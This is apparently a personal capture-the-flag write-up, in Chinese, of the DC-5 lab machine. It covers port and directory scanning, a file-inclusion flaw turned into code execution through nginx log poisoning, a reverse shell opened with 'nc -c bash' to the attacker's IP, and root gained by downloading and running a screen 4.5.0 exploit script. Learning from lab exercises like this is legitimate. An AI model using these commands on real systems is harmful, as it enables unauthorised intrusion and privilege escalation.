
DC-5靶机打靶记录
端口扫描
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p- -A 192.168.5.134
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-12 00:59 EDT
Nmap scan report for 192.168.5.134 (192.168.5.134)
Host is up (0.00055s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.6.2
|_http-title: Welcome
|_http-server-header: nginx/1.6.2
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34376/tcp   status
|   100024  1          37634/udp6  status
|   100024  1          39968/tcp6  status
|_  100024  1          55312/udp   status
34376/tcp open  status  1 (RPC #100024)
MAC Address: 00:0C:29:C6:7D:98 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.55 ms 192.168.5.134 (192.168.5.134)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.74 seconds

┌──(kali㉿kali)-[~/Desktop]
目录扫描
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12292

Target: http://192.168.5.134/

[13:15:34] Scanning:
[13:15:41] 200 -    4KB - /contact.php
[13:15:41] 301 -   184B - /css  ->  http://192.168.5.134/css/
[13:15:42] 200 -    6KB - /faq.php
[13:15:42] 200 -    17B - /footer.php
[13:15:43] 403 -   570B - /images/
[13:15:43] 301 -   184B - /images  ->  http://192.168.5.134/images/
[13:15:43] 200 -    4KB - /index.php
[13:15:48] 200 -   852B - /thankyou.php

Task Completed
这里我是没看出有什么东西,只能学习一下wp的思路了。
动态变化到文件包含
在thankyou.php页面底部的脚注部分刷新存在动态变化:

/footer.php 也是


合理推测thankyou.php文件包含了footer.php文件。
猜测出参数为file(这到底要怎么猜出来):
文件包含到RCE
既然能文件包含了,想想能不能RCE,既然没有能上传或者改文件内容的地方,那就包含本地的动态文件,比如日志文件,Nginx文件地址在:/var/log/nginx/access.log
里面有每次请求的参数和UA头,参数会被url编码,但UA头不会,我们尝试UA头写入代码并文件包含。

phpinfo成功之后尝试写入一句话并连接
然后反弹shell: nc -c bash 192.168.5.130 4444

尝试提权
www-data@dc-5:/home/dc$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
www-data@dc-5:/home/dc$

注意到/bin/screen-4.5.0
查一下相关poc
www-data@dc-5:/tmp$ wget http://192.168.5.130:4444/41154.sh
wget http://192.168.5.130:4444/41154.sh
converted 'http://192.168.5.130:4444/41154.sh' (ANSI_X3.4-1968) -> 'http://192.168.5.130:4444/41154.sh' (UTF-8)
--2026-03-13 00:25:02--  http://192.168.5.130:4444/41154.sh
Connecting to 192.168.5.130:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1149 (1.1K) [text/x-sh]
Saving to: '41154.sh'

41154.sh            100%[=====================>]   1.12K  --.-KB/s   in 0s

2026-03-13 00:25:02 (267 MB/s) - '41154.sh' saved [1149/1149]

www-data@dc-5:/tmp$ ls
ls
41154  41154.sh
www-data@dc-5:/tmp$ ./41154.sh
./41154.sh
bash: ./41154.sh: Permission denied
www-data@dc-5:/tmp$ chmod +x 41154.sh
chmod +x 41154.sh
www-data@dc-5:/tmp$ ./41154.sh
./41154.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# whoami
whoami
root
# cd /root
cd /root
# ls
ls

thisistheflag.txt
成功拿到flag。

 浙公网安备 33010602011771号